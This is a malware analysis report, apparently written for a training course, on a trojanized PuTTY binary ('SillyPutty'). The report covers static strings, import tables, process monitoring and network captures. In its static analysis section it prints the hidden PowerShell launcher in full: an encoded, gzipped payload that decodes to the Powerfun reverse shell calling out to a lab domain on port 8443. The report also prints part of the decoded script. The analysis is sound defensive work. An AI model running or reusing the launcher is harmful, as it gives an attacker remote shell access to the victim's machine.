



Cosmodium CyberSecurity

Malware Analysis Report: **SillyPutty**

Analyzed by: COSMO

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Version 1.0



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// Executive Summary:

The *putty.exe* malware is a normal Putty application but has a malicious code embedded within it. The embedded code reaches out to a domain in an attempt to create a remote connection between the attacker and the target. The binary is designated to target the Windows Operating System. The sample is a part of TCM Academy's Practical Malware Analysis and Triage course. The sample has been seen in the real world with potential ties to North Korea, but nothing can be confirmed without further analysis.




Fig 1: putty.exe VirusTotal results




Fig 2: powerfun.ps1 VirusTotal results



// Technical Summary:

The *putty.exe* trojan first came upon our radar after receiving a note from the Incident Response Team.

Hello Analyst,

The help desk has received a few calls from different IT admins regarding the attached program. They say that they've been using this program with no problems until recently. Now, it's crashing randomly and popping up blue windows when it's run. I don't like the sound of that. Do your thing!

IR Team

We conducted static and dynamic analysis on the trojan. We found an embedded PowerShell script within the file. The PowerShell embed is a script created by Ben Turner & Dave Hardy called "Powerfun".

Powerfun is a tool that reaches out to a *bonus2.corporatebonusapplication.local* domain on port 8443 (utilizing SSL). Once a connection is established, Powerfun will serve as a reverse shell between the target and attacker computer.




Fig 3: Flowchart to showcase the malware's execution process

Tools Used:

- [CyberChef](#)
- [Floss](#)
- [Inetsim](#)
- [NetCat](#)
- [PEStudio](#)
- [Sysinternals Suite](#)
- [VirusTotal](#)
- [Wireshark](#)
- [x64/x32dbg](#)



// Malware Overview:

FILE	SHA256SUM
putty.exe	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
powerfun.ps1	aa965166161fb23ea84d86e849dd56152bab8dc17cd30f6127a1a07acc4ec153

putty.exe:

File Name:	putty.exe	Category:	Trojan/RAT
Language:	N/A	Architecture:	32-Bit
SHA256:	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83		
File Path:	C:/Users/fvm/Desktop		
File Size:		1.5 MB	
Internet Connection:		REQUIRED	
Debugger Detection:		FALSE	
Virtual Machine Detection:		FALSE	
Description:			
A trojan containing the normal Putty executable with a malicious PowerShell payload embedded inside. The payload (called “Powerfun”) is used to create a reverse shell by connecting to a remote domain on port 8443.			
Notes:			



powerfun.ps1:

File Name:	powerfun.ps1	Category:	Reverse Shell
Language:	PowerShell	Architecture:	N/A
SHA256:	aa965166161fb23ea84d86e849dd56152bab8dc17cd30f6127a1a07acc4ec153		
File Path:	N/A		
File Size:		2.4 kB	
Internet Connection:		REQUIRED	
Debugger Detection:		FALSE	
Virtual Machine Detection:		FALSE	
Description:			
A PowerShell reverse shell written by Ben Turner & Dave Hardy. The PowerShell utilizes SSL to create a secure remote connection to a domain on port 8443.			
Notes:			
<ul style="list-style-type: none">- When doing online research about this payload, I discovered the original repository containing the PowerShell payload [https://github.com/davehardy20/PowerShell-Scripts/blob/master/Invoke-Powerfun.ps1]- The source code can be found in Appendix A			



// Basic Static Analysis: [BSA]

Strings:

Floss

When filtering through the output from the Floss program, I like to search for common malware strings like “cmd.exe”, “nim”, etc. When filtering for “powershell”, we found the following output.

```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream([System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLePvsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AG0xQbko0IRwK10tkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNp1PB4TfU4S30WZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGH1LUut29g3EvE6t8wj1+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCVfgCVSroAvw4DI4D3XnKk25QH1Z2pw2WkK0/ofzChNyZ/ytiWysFe0CtyITlN05j9suHDz+dGhKlqdQ2roctcnroSXbT0Roxhro3Dqh x+BWX/GlyJa5QKTxEfXLDK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0Zd0oo hLTgXEpM/Ab4FXhkTy2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfyD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFR1X7JF5iloEsODfaYBgqLgnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNADUVSDQB1piQ037HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxcnGJewG7cvyAHn27HWVp+FvKJsaTBXTiH1h33UaDww7eMfrfGA1N1WG6/2FDxd87V4wPBqmxTuleH74GV/PKRvYqI3jqFn6lyiuBFVOWdkTPXSSHsfe/+7dJt1mqHve2k5A5X5N6SjX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaF1CleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCEkVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DV0thaIh1IKOR3Mjok1UJfnhGVIPr+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mt193dQkAAA=='))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```

The output returned a PowerShell command that has a Base64 encoded and Gunzipped payload. Using CyberChef, we can decode the payload and get the following output:




Fig 4: CyberChef decoding PowerShell payload

Reading through the returned PowerShell output, we can see it is a *powerfun.ps1* script created by Ben Turner & Dave Hardy. The script acts as a reverse shell, establishing a connection to a *bonus2.corporatebonusapplication.local* domain on port 8443.



Fig 5: CyberChef reverse shell domain and port



The PowerShell script also utilizes SSL in its connection, so we will have to take note of that when hijacking the reverse shell.

```
$error.clear()
$sendback2 = $sendback2 + $x

$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
$stream.Write($sendbyte,0,$sendbyte.Length)
$stream.Flush()
}
$client.Close()
$listener.Stop()
}

powerfun -Command reverse -Sslcon true
```

Fig 6: CyberChef SSLcon



PE Studio Strings

We threw the trojan into PE Studio to see some of the basic string output. Nothing noteworthy

encoding (2)	size (bytes)	location	flag (165)	label (2263)	group (19)	technique (22)	value (41663)
ascii	10	0x000BE140	x	import	windowing	-	GetCapture
ascii	16	0x000BE1B2	x	import	windowing	-	GetDesktopWindow
ascii	19	0x000BE1FC	x	import	windowing	Window Discovery	GetForegroundWindow
ascii	14	0x000BE266	x	import	windowing	-	GetQueueStatus
ascii	13	0x000BE306	x	import	windowing	Window Discovery	GetWindowText
ascii	19	0x000BE318	x	import	windowing	Window Discovery	GetWindowTextLength
ascii	10	0x0011CD14	x	import	windowing	-	GetCapture
ascii	16	0x0011CD86	x	import	windowing	-	GetDesktopWindow
ascii	19	0x0011CDD0	x	import	windowing	Window Discovery	GetForegroundWindow
ascii	14	0x0011CE3A	x	import	windowing	-	GetQueueStatus
ascii	13	0x0011CEDA	x	import	windowing	Window Discovery	GetWindowText
ascii	19	0x0011CEEC	x	import	windowing	Window Discovery	GetWindowTextLength
ascii	17	0x000A6DAB	x	-	windowing	-	MonitorFromWindow
ascii	16	0x000A754B	x	-	windowing	-	MonitorFromPoint
ascii	15	0x000A7CAE	x	-	windowing	-	MonitorFromRect
ascii	19	0x000A84AF	x	-	windowing	-	EnumDisplayMonitors
ascii	14	0x000B0D57	x	-	windowing	-	GetMonitorInfo
ascii	19	0x000BED14	x	import	synchronization	-	GetOverlappedResult
ascii	19	0x0011D92E	x	import	synchronization	-	GetOverlappedResult
ascii	26	0x000AA03A	x	import	security	Access Token Manipul...	SetSecurityDescriptorOwner
ascii	24	0x000BE7E8	x	import	security	-	AllocateAndInitializeSid
ascii	8	0x000BE80E	x	import	security	-	EqualSid
ascii	12	0x000BE81A	x	import	security	Access Token Manipul...	GetLengthSid
ascii	25	0x000BE8EE	x	import	security	Access Token Manipul...	SetSecurityDescriptorDacl
ascii	26	0x000BE90A	x	import	security	Access Token Manipul...	SetSecurityDescriptorOwner
ascii	24	0x0011D3F6	x	import	security	-	AllocateAndInitializeSid
ascii	8	0x0011D41C	x	import	security	-	EqualSid
ascii	12	0x0011D428	x	import	security	Access Token Manipul...	GetLengthSid
ascii	25	0x0011D4FC	x	import	security	Access Token Manipul...	SetSecurityDescriptorDacl
ascii	26	0x0011D518	x	import	security	Access Token Manipul...	SetSecurityDescriptorOwner
ascii	21	0x000A6FF5	x	-	security	Access Token Manipul...	DeleteSecurityContext
ascii	15	0x000AA554	x	-	security	Access Token Manipul...	SetSecurityInfo
ascii	15	0x000AA564	x	-	security	-	GetSecurityInfo
ascii	16	0x000AB25D	x	-	security	Access Token Manipul...	OpenProcessToken
ascii	25	0x000B0CC5	x	-	security	Access Token Manipul...	InitializeSecurityContext
ascii	22	0x000B0D03	x	-	security	Access Token Manipul...	QueryContextAttributes
ascii	15	0x000B0D67	x	-	security	Access Token Manipul...	SetEntriesInAcl
ascii	7	0x000BE804	x	-	security	Access Token Manipul...	CopySid
ascii	7	0x0011D412	x	-	security	Access Token Manipul...	CopySid
ascii	12	0x000BE868	x	import	registry	Modify Registry	RegCreateKey
ascii	14	0x000BE878	x	import	registry	Modify Registry	RegCreateKeyEx

Fig 7: PE Studio Strings



Import Address Table:

PE Studio

In PE Studio, we can view the Import Address Table to see potentially malicious imports the binary may be using. Note that many of these flags are false positives as these libraries are used by the actual *putty.exe* program.

imports (326)	flag (52)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (16)	type (1)	ordinal (0)	library (8)
GetCapture	x	0x00123812	0x002F002E	295 (0x0127)	windowing	implicit	-	USER32.dll
GetDesktopWindow	x	0x00123884	0x006C0065	325 (0x0145)	windowing	implicit	-	USER32.dll
GetForegroundWindow	x	0x00123BCE	0x002E002E	342 (0x0156)	windowing	implicit	-	USER32.dll
GetQueueStatus	x	0x00123C38	0x00740075	429 (0x01AD)	windowing	implicit	-	USER32.dll
GetWindowTextA	x	0x00123CD8	0x00730073	492 (0x01EC)	windowing	implicit	-	USER32.dll
GetWindowTextLengthA	x	0x00123CEA	0x00640068	493 (0x01ED)	windowing	implicit	-	USER32.dll
GetOverlappedResult	x	0x0012472C	0x002F002E	660 (0x0294)	synchronization	implicit	-	KERNEL32.dll
AllocateAndInitializeSid	x	0x001241F4	0x0073002F	32 (0x0020)	security	implicit	-	ADVAPI32.dll
CopySid	x	0x00124210	0x00680073	133 (0x0085)	security	implicit	-	ADVAPI32.dll
EqualSid	x	0x0012421A	0x00720061	282 (0x011A)	security	implicit	-	ADVAPI32.dll
GetLengthSid	x	0x00124226	0x00660063	331 (0x014B)	security	implicit	-	ADVAPI32.dll
SetSecurityDescriptorDacl	x	0x001242FA	0x0063002E	744 (0x02E8)	security	implicit	-	ADVAPI32.dll
SetSecurityDescriptorOwner	x	0x00124316	0x002E0000	746 (0x02EA)	security	implicit	-	ADVAPI32.dll
RegCreateKeyA	x	0x00124274	0x00690077	610 (0x0262)	registry	implicit	-	ADVAPI32.dll
RegCreateKeyExA	x	0x00124284	0x0064006E	611 (0x0263)	registry	implicit	-	ADVAPI32.dll
RegDeleteKeyA	x	0x00124296	0x0077006F	616 (0x0268)	registry	implicit	-	ADVAPI32.dll
RegDeleteValueA	x	0x001242A6	0x002F0073	626 (0x0272)	registry	implicit	-	ADVAPI32.dll
RegEnumKeyA	x	0x001242B8	0x00690077	632 (0x0278)	registry	implicit	-	ADVAPI32.dll
RegSetValueExA	x	0x001242E8	0x00650072	680 (0x02A8)	registry	implicit	-	ADVAPI32.dll
GetCurrentProcessId	x	0x001245D8	0x00610063	534 (0x0216)	reconnaissance	implicit	-	KERNEL32.dll
GetEnvironmentVariableA	x	0x00124644	0x00730073	564 (0x0234)	reconnaissance	implicit	-	KERNEL32.dll
GlobalMemoryStatus	x	0x0012488C	0x002E0063	821 (0x0335)	memory	implicit	-	KERNEL32.dll
GetKeyboardState	x	0x00123BF8	0x00680073	363 (0x0168)	input-output	implicit	-	USER32.dll
SetKeyboardState	x	0x00123F8E	0x006E006F	829 (0x033D)	input-output	implicit	-	USER32.dll
DeleteFileA	x	0x0012444C	0x002E0000	272 (0x0110)	file	implicit	-	KERNEL32.dll
FindFirstFileA	x	0x0012449C	0x002E0065	375 (0x0177)	file	implicit	-	KERNEL32.dll
FindFirstFileExW	x	0x001244AE	0x00000063	377 (0x0179)	file	implicit	-	KERNEL32.dll
FindNextFileA	x	0x001244C2	0x002E002E	392 (0x0188)	file	implicit	-	KERNEL32.dll
FindNextFileW	x	0x001244D2	0x0070002F	394 (0x018A)	file	implicit	-	KERNEL32.dll
MapViewOfFile	x	0x00124A28	0x006C007A	983 (0x03D7)	file	implicit	-	KERNEL32.dll
UnmapViewOfFile	x	0x00124C3E	0x002F002E	1448 (0x05A8)	file	implicit	-	KERNEL32.dll
WriteFile	x	0x00124C9E	0x002E0000	1546 (0x060A)	file	implicit	-	KERNEL32.dll
ShellExecuteA	x	0x00124118	0x002E002E	434 (0x01B2)	execution	implicit	-	SHELL32.dll
CreateProcessA	x	0x00124402	0x00730068	223 (0x00DF)	execution	implicit	-	KERNEL32.dll
GetCurrentThread	x	0x001245EE	0x00640072	537 (0x0219)	execution	implicit	-	KERNEL32.dll
GetCurrentThreadId	x	0x00124602	0x0063002E	538 (0x021A)	execution	implicit	-	KERNEL32.dll
GetEnvironmentStringsW	x	0x0012462A	0x002F002E	563 (0x0233)	execution	implicit	-	KERNEL32.dll
GetThreadTimes	x	0x001247EC	0x0077002F	769 (0x0301)	execution	implicit	-	KERNEL32.dll
OpenProcess	x	0x00124A58	0x002E0000	1030 (0x0406)	execution	implicit	-	KERNEL32.dll
OpenProcess	x	0x00124A58	0x002E0000	1030 (0x0406)	execution	implicit	-	KERNEL32.dll
SetEnvironmentVariableW	x	0x00124B3A	0x002F002E	1292 (0x050C)	execution	implicit	-	KERNEL32.dll
TerminateProcess	x	0x00124BDC	0x00730073	1412 (0x0584)	execution	implicit	-	KERNEL32.dll
RaiseException	x	0x00124A96	0x00720068	1115 (0x045B)	exception	implicit	-	KERNEL32.dll
GetModuleHandleExW	x	0x001246F6	0x00630073	627 (0x0273)	dynamic-library	implicit	-	KERNEL32.dll
CloseClipboard	x	0x0012396E	0x002F002E	77 (0x004D)	data-exchange	implicit	-	USER32.dll
EmptyClipboard	x	0x00123AAA	0x002E002E	234 (0x00EA)	data-exchange	implicit	-	USER32.dll
GetClipboardData	x	0x00123B44	0x0077006F	310 (0x0136)	data-exchange	implicit	-	USER32.dll
GetClipboardOwner	x	0x00123B58	0x002F0073	313 (0x0139)	data-exchange	implicit	-	USER32.dll
OpenClipboard	x	0x00123E2A	0x00740073	676 (0x02A4)	data-exchange	implicit	-	USER32.dll
RegisterClipboardFormatA	x	0x00123EA0	0x00670067	741 (0x02E5)	data-exchange	implicit	-	USER32.dll
SetClipboardData	x	0x00123F6A	0x006C0064	806 (0x0326)	data-exchange	implicit	-	USER32.dll
SystemParametersInfoA	x	0x00124060	0x006E0069	918 (0x0396)	-	implicit	-	USER32.dll
SetCurrentDirectoryA	x	0x00124B12	0x0063002E	1280 (0x0500)	-	implicit	-	KERNEL32.dll

Fig 8 and Fig 9: PE Studio Import Address Table



// Basic Dynamic Analysis: [BDA]

Initial Execution:

We executed the *putty.exe* file without internet simulation. The file spawned the normal *putty.exe* application but had a blue PowerShell window briefly pop up.




Fig 10: putty.exe Initial Execution

We ran the *putty.exe* file again, but this time set up the Inetsim tool on our REMnux box (for internet simulation). The execution flow was the same, however, the trojan was successfully able to execute the embedded PowerShell code.



If we monitor the process in Procmon, we can see *putty.exe* spawn a PowerShell process and reach out to port 8443.




Fig 11: Procmon Process Tree

Network Analysis:

In WireShark, we can see our FlareVM reach out to the *bonus2.corporatebonusapplication.local* domain.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fe:54:00:2a:ba:23	Spanning-tree-(f...	STP	52	Conf. Root = 32768/0/52:54:00:12:59:03 Cost = 0 Port = 0x8002
2	1.919878122	fe:54:00:2a:ba:23	Spanning-tree-(f...	STP	52	Conf. Root = 32768/0/52:54:00:12:59:03 Cost = 0 Port = 0x8002
3	4.053116302	fe:54:00:2a:ba:23	Spanning-tree-(f...	STP	52	Conf. Root = 32768/0/52:54:00:12:59:03 Cost = 0 Port = 0x8002
4	5.363885086	10.0.0.212	10.0.0.185	DNS	98	Standard query 0x670c A bonus2.corporatebonusapplication.local
5	5.369221370	10.0.0.185	10.0.0.212	DNS	114	Standard query response 0x670c A bonus2.corporatebonusapplicat
6	5.372282983	10.0.0.212	10.0.0.185	TCP	66	49754 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK
7	5.372316318	10.0.0.185	10.0.0.212	TCP	54	8443 → 49754 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
8	5.494164684	10.0.0.212	10.0.0.255	BROWSER	258	Domain/Workgroup Announcement WORKGROUP, NT Workstation, Domain
9	5.854704530	10.0.0.212	10.0.0.185	DNS	88	Standard query 0x140a PTR 255.255.254.169.in-addr.arpa
10	5.862027026	10.0.0.185	10.0.0.212	DNS	117	Standard query response 0x140a PTR 255.255.254.169.in-addr.arpa
11	5.883769010	10.0.0.212	10.0.0.185	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 49754 → 8443 [S
12	5.883821423	10.0.0.185	10.0.0.212	TCP	54	8443 → 49754 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
13	5.938282365	10.0.0.212	10.0.0.185	DNS	83	Standard query 0x80a7 PTR 185.0.0.10.in-addr.arpa
14	5.941600010	10.0.0.212	10.0.0.185	DNS	83	Standard query 0xdfa4 PTR 255.0.0.10.in-addr.arpa
15	5.943751184	10.0.0.185	10.0.0.212	DNS	112	Standard query response 0x80a7 PTR 185.0.0.10.in-addr.arpa PTR
16	5.948137528	10.0.0.185	10.0.0.212	DNS	112	Standard query response 0xdfa4 PTR 255.0.0.10.in-addr.arpa PTR

▶ Frame 4: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface enp1s0, id 0
▶ Ethernet II, Src: RealtekU_50:88:3e (52:54:00:50:88:3e), Dst: RealtekU_2a:ba:23 (52:54:00:2a:ba:23)
▶ Internet Protocol Version 4, Src: 10.0.0.212, Dst: 10.0.0.185
▶ User Datagram Protocol, Src Port: 51182, Dst Port: 53
▼ Domain Name System (query)
Transaction ID: 0x670c
Flags: 0x0100 Standard query
0... .. = Response: Message is a query
.000 0... .. = Opcode: Standard query (0)
... .. = Truncated: Message is not truncated
... ..1... .. = Recursion desired: Do query recursively
... ..0... .. = Z: reserved (0)
... ..0... .. = Non-authenticated data: Unacceptable
Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 0
▼ Queries
bonus2.corporatebonusapplication.local: type A, class IN
[Response in: 5]

0000	52 54 00 2a ba 23 52 54	00 50 88 3e 08 00 45 00	RT.*.#RT .P.>...E.
